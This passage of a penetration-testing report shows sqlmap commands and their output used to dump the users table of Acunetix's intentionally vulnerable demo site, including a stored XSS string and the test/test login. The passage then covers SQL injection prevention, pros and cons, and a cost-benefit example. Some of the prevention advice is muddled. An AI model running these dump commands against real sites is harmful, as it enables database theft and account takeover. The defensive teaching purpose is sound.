+---------+--------------+

Database: acuart
Table: carts
[3 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| cart_id | varchar(100) |
| item    | int          |
| price   | int          |
+---------+--------------+

Database: acuart
Table: categ
[3 columns]
+--------+-------------+
| Column | Type        |
+--------+-------------+
| cat_id | int         |
| cdesc  | tinytext    |
| cname  | varchar(50) |
+--------+-------------+

[07:55:03] [INFO] fetched data logged to text files under '/home/ulululu/.loc
al/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 07:55:03 /2022-04-20/
```

*Figure 13 Output of columns*

Then, after obtaining the table users, we must determine how many columns have been developed within the users table in order to obtain the username and password.


As a result, the users table now has eight columns, with the username uname and the password pass.

**STEP 6: Checking inside uname columns for data**




```
┌──(ulululu㉿ulululu)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables users --columns uname --dump
```

*Figure 14 Checking inside uname columns for data*



```
Database: acuart
Table: users
[1 entry]
+---------------------------------------+----------------------------------+---------------------------------------------------+------+----------------+------------+-------+--------------------+
| cc                                    | cart                             | name                                              | pass | email          | phone      | uname | address            |
+---------------------------------------+----------------------------------+---------------------------------------------------+------+----------------+------------+-------+--------------------+
| 1234-0000000000000000000008-2300-9000 | af8823e51911a3fd83b9bcb9346887f6 | <marquee/onmouseover=alert(1)>hacker</marquee>    | test | test@gmail.com | 8876192938 | test  | 67 chowk 99 Also   |
+---------------------------------------+----------------------------------+---------------------------------------------------+------+----------------+------------+-------+--------------------+
```




```
+-------+
| uname |
+-------+
| test  |
+-------+
```

*Figure 15 Output data inside uname columns*


Then, it's time to evaluate within uname to see where the username was buried. When we look inside the uname column, we see one item called "test," which indicates the username is "test."

### STEP :7 Looking for a password



```
┌──(ulululu㉿ulululu)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/artists.php?artist=2 -D acuart --tables users --columns pass --dump
```

*Figure 16 Checking inside pass columns for data*




```
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+
```

*Figure 17 Output data inside pass columns*

Then, it's time to evaluate within pass to see where the password was buried. When we look inside the pass column, we see one item called "test," which indicates the Password is "test.

### STEP 8: Logging into a web application using a username and password



Not secure | testphp.vulnweb.com/login.php

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

If you are already registered please enter your login information below:


Username : test
Password : ••••

You can also signup here.
Signup disabled. Please use the username test and the password test.

About Us | Privacy Policy | Contact Us | ©2019 Acunetix Ltd

Warning: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

*Figure 18 Logging into a web application using a username and password*



TEST and Demonstration site for Acunetix Web Vulnerability Scanner

ahhhhh Irtaza ankit (test)

On this page you can visualize or edit you user information.

| | |
|---|---|
| Name: | Gaurab Khadka |
| Credit card number: | 1234-4321-6789 |
| E-Mail: | khadkagaurab2058@gmail.com |
| Phone number: | 9800862322 |
| Address: | koteshwor -32 kathmandu,NEPAL |

You have 1 items in your cart. You visualize you cart here.

**Warning**: This is not a real shop. This is an example PHP application, which is intentionally vulnerable to web attacks. It is intended to help you test Acunetix. It also helps you understand how developer errors and bad configuration may let someone break into your website. You can use it to test other tools and your manual hacking skills as well. Tip: Look for potential SQL Injections, Cross-site Scripting (XSS), and Cross-site Request Forgery (CSRF), and more.

*Figure 19 Output From taken username and password*

As an outcome, we were able to log in successfully.

## 4. Preventive Measures

Only one certain technique to prevent SQL Injection threats are data integrity and structured queries, especially regular expressions. The programming language should not use the input openly. The programmer should cleanse every input, not only web form inputs such login forms. For instance, single quotes are potentially harmful code elements which must be deleted. It's also an important to turn off the display of database failures on development environments. By exposing database faults, SQL Injection may be used to get information from websites.

When a SQL injection vulnerability is detected, the following procedures may be taken to protect yourself:

- **Accepting genuine user input**

A common initial step in preventing SQL injection attacks is to validate input from the user. To continue, identify the critical SQL statements and construct a whitelist of all legal SQL statements that will be excluded from the query. This strategy is referred to as data validation or question enhancement.

You may also alter user data inputs based on the scenario. Email address input fields, for instance, can be limited to affected side in email addresses, such as the mandatory "@" character. For instance, phone numbers and credit card numbers can be scanned to permit a particular sequence of numbers including each.

It strengthens a standard reality approach used in SQL injection attacks by adding additional degree of resistance.

- **To purify data, use a limited number of special characters**.

Unfortunately, there are no one-size-fits-all solutions for authentication mechanism and information disinfecting. Organizations should utilize regular expressions for customized searches, commonly known as descriptive bound, for all database calls. By providing all SQL code connected with queries, or parameters, one may distinguish among input data and coding.

While variable SQL as a coding style might allow additional freedom in application development, this can lead to SQLi vulnerabilities being acceptable code commands. When utilizing standard SQL, harmful SQL comments are treated as data instead of upcoming instructions by the system.

- **Use stored procedures in the database.**

Differential binding is required when using saved procedures, which includes parameters. Stored procedures, with exception of able to prepare public statements, that are used to minimize SQLi, are archived and given the name from of the web application. File systems are not impervious to vulnerabilities if sql Select formation is being used.

Only one of the customizable ways is required, as per organizations like OWASP, however neither strategy is sufficient overall strong protection. The creation of parameterized queries can be done in conjunction with the rest of our recommendations.

- **Extensive URLs are blocked**

Attackers can also force the domain controller to misreport the entire query by using exceedingly long Addresses. Attackers attacked Foxit in 2013, according to eSecurityPlanet, by giving users lengthy URLs that caused a stack-based buffer overflow.

Another example is Microsoft IIS, which is designed to handle demands that are longer than 4096 bytes. The server software, on the other hand, refuses to log the contents of the request. As a result, attackers can remain unnoticed while doing queries. Set a restriction of 2048 bytes for URLs to prevent problems.

- **Restrict Read-Only Access**

For SQL injection security, configuring read access towards the database is tied to the idea of least privilege. If the organization only enables active users to utilize read-only access, it is undoubtedly easier to deploy. However, to stop intruders from altering with saved data, this features that protect is required (Ingalls, 2021).

## 5. Evaluation

A SQL injection exploit was conducted from Kali Linux to a web application using SQLMap. As furthermore, mitigation methods might be used to fix certain susceptible locations. This web application can be safeguarded if certain vulnerabilities are corrected as per mitigation. Injection faults, on the other hand, offer their own set of advantages and disadvantages.

The following are some advantages and disadvantages:

### 5.1. Pros

- **Recognize your vulnerabilities:**

These vulnerabilities seem to be vulnerable to extremely damaging vulnerabilities like SQL injection, and sometimes even seemingly harmless alert sites could provide cybercriminals with enough data to manipulate something less visible but perhaps more significant weakness.

- **High-risk flaws can be found, which may be the consequence of a collection of minor flaws:**

Minor variations might look trivial; however cybercriminals often use them to build exploit routines that require little, consistent efforts to peel open security vulnerabilities into significantly larger vulnerabilities.

Organizations and effective surveillance services generally overlook these problems, but penetration tester, who emulate a hacker's actions, could be able to uncover problems.

- **The study provides a comprehensive suggestion.**

The final step in a penetration test is to report the issues.

Penetration testing results will rate and evaluate vulnerabilities depending on the seriousness of the risk and the corporation's funding, unlike reports generated instantly by technologies that give fixed repair suggestions.

## 5.2. Cons

- **If it is used incorrectly, it can do a lot of harm.**

If testing is not done appropriately, it can cause websites to collapse, secret information to breach, crucial data flow to be corrupted, among other issues.

- **Hire a reputable penetration tester.**

You'd expect the testers to just not take advantage of his individual talents through enlisting everyone else to perform vulnerability scanning of ones networks.

One’s security protocols may boomerang when company do not even recruit somebody you can rely to finish the mission.

- **If actual test conditions are not used, the results may be deceptive.**

To preparing for just a testing you were sure would occur, indicating that now the creature is more powerful than what it looks.

A true attack might happen unexpectedly and in ways that are difficult to predict.

## 5.3. Cost Benefit Analysis

In today's corporate world, making the most of each concept, opportunity, and capital is critical. Numerous firms, especially huge corporations to startups and small companies, employ cost-benefit analyses to assist them determine key choices. Related to the cost, manpower, and dangers associated, a cost benefit analysis may assist organizations in determining the absolute greatest payback.

A cost-benefit analysis (often referred as a benefit-cost analysis) is a method for assessing judgments, systems, or initiatives, as well as determining the worth of soft skills. The model is constructed by determining the advantages of a certain activity as well as the expenses involved with it, and then reducing the costs from the rewards.

The following is a mathematical expression of a cost-benefit analysis:

**Cost Benefit Analysis (CBA) = ALE$_{(prior)}$ – ALE$_{(post)}$ - ACS**

Companies hire cost benefit analysis in decision making since it provides an objective, proof perspective on a subject at topic that is independent of both the influences of ideology, politics, and prejudice. Cost benefit analysis is a valuable tool for developing strategic plan, trying to assess new hires, and making resource and decision making because it provides a clear picture of the outcome of the case (Weller, 2016).

When users log onto the network or when anti-virus upgrades are available, your company has decided to centralize anti-virus support on a server that automatically updates virus signatures on their PCs. The annualized loss expectancy (ALE) when calculating virus risk is $145,000. This anti-virus countermeasure is anticipated to cost $24,000 each year, but it will reduce the ALE to $65,000. Is this a cost-effective means of retaliation? Why do you think that is?

Solution,

ALE (prior) = $145,000

ALE (post) = $ 65,000

ACS = $ 24,000

**CBA** = ALE(Prior) – ALE(Post) – ACS

= $145,000 -$65,000 – $24,000

= +$56,000

In this case, the annual cost of anti-virus defenses is much less than the anticipated damage from attacks.

Installing the virus has several advantages.

## 6. Conclusion

The advancement of information technology has numerous advantages for all humans, although it is dependent on how it will be applied. It can be used for both good and evil purposes. People, on the other hand, utilize technology as a tool, and weapons inevitably do harm to people. That is what we are going to do in this report. There are static, interactive, and often a hybrid of all forms of websites. Database authentication mechanism for web programs to be secure. SQL injection attacks eventually be able to establish identities, change documentation, cause reclamation issues including such rejecting funds or indeed changing amounts, expose entire details, erase or making things inaccessible, and get executive control to the full site.

SQL injection attacks have become a growing illegal danger to corporate web applications, particularly those which expose personal information. And what were the best investments for you all to make? Secure code, for example, is a good practice that benefits the program in several ways, like improved consistency and accessibility. Other protections require far more effort to set up and maintain but can only be employed for even the most important or susceptible systems.

This report does not contain a few other injection issues. The purpose of injection vulnerabilities, regardless of their nature, is to prevent exposing or altering web behaviour. Injection problems are still a cause of worry for programmers, and companies and coders are trying hard to reduce such incidents.

## 7. References

Afreen, S., 2022. *VMware Workstation: Everything You Need to Know.* [Online]
Available at: https://www.simplilearn.com/tutorials/cloud-computing-tutorial/vmware-workstation#what_are_vmware_and_virtualization
[Accessed 18 04 2022].

Ashford, W., 2011. *SQL injection attacks increasing in number, sophistication and potency, researchers find.* [Online]
Available at: https://www.computerweekly.com/news/2240105672/SQL-injection-attacks-increasing-in-number-sophistication-and-potency-researchers-find
[Accessed 18 04 2022].

Burnham, K., 2021. *Defending Against Common Types of Web Application Attacks.* [Online]
Available at: https://www.mimecast.com/blog/web-application-attacks/
[Accessed 18 04 2022].

Digitalxraid, 2022. *A History of Cyber Attacks.* [Online]
Available at: https://www.digitalxraid.com/history-of-cyber-attacks/
[Accessed 18 04 2022].

Dziuba, A., 2022. *10 Common Web Application Security Vulnerabilities and How to Prevent Them.* [Online]
Available at: https://relevant.software/blog/web-application-security-vulnerabilities/
[Accessed 18 04 2022].

Education, I. C., 2019. *Virtual Machines.* [Online]
Available at: https://www.ibm.com/cloud/learn/virtual-machines
[Accessed 18 04 2022].

Emery, G., 2022. *What is Kali Linux? (Definition and usage).* [Online]
Available at: https://operavps.com/kali-linux-definition/
[Accessed 18 04 2022].

g0tmi1k, 2022. *What is Kali Linux?.* [Online]
Available at: https://www.kali.org/docs/introduction/what-is-kali-linux/
[Accessed 18 04 2022].

Gupta, H., 2016. *Sql Injection Attacks in Web Application.* [Online]
Available at: https://www.ijser.org/researchpaper/Sql-Injection-Attacks-in-Web-Application.pdf
[Accessed 18 04 2022].

Ingalls, S., 2021. *How to Prevent SQL Injection Attacks in 2022.* [Online]
Available at: https://www.esecurityplanet.com/threats/how-to-prevent-sql-injection-attacks/
[Accessed 20 04 2022].

Jeremy Ferragamo, Wichers, Eofedal, kingthorin, Charlie Worrell, 2022. *Injection Flaws.* [Online]
Available at: https://owasp.org/www-community/Injection_Flaws
[Accessed 18 04 2022].

Kali, 2022. *sqlmap Usage Example.* [Online]
Available at: https://www.kali.org/tools/sqlmap/
[Accessed 19 04 2022].

Kaur, A., 2018. *SQL Injection.* [Online]
Available at: https://www.geeksforgeeks.org/sql-injection-2/
[Accessed 18 04 2022].

Kumar, C., 2022. *How to Find SQL Injection Attack Vulnerabilities?.* [Online]
Available at: https://geekflare.com/find-sql-injection/
[Accessed 18 04 2022].

Muscat, I., 2019. *What Are Injection Attacks.* [Online]
Available at: https://www.acunetix.com/blog/articles/injection-attacks/
[Accessed 18 04 2022].

Noman, M., 2017. *Web Unique Method (WUM): An Open Source Blackbox Scanner for Detecting Web Vulnerabilities.* [Online]
Available at:
https://www.researchgate.net/publication/322250414_Web_Unique_Method_WUM_An_Open_Source_Blackbox_Scanner_for_Detecting_Web_Vulnerabilities
[Accessed 18 04 2022].

Sciberras, N., 2022. *Acunetix introduces IAST updates improving vulnerability and misconfiguration detection as well as scan coverage.* [Online]
Available at: https://www.acunetix.com/blog/releases/acunetix-introduces-iast-updates-improving-vulnerability-and-misconfiguration-detection-as-well-as-scan-coverage/
[Accessed 19 04 2022].

sqlmap, 2022. *sqlmap.* [Online]
Available at: https://sqlmap.org/
[Accessed 19 04 2022].

Stampar, M., 2021. *sqlmapproject.* [Online]
Available at: https://github.com/sqlmapproject/sqlmap/wiki/Features
[Accessed 19 04 2022].

Weller, J., 2016. *An Expert Guide to Cost Benefit Analysis.* [Online]
Available at: https://www.smartsheet.com/expert-guide-cost-benefit-analysis
[Accessed 20 04 2022].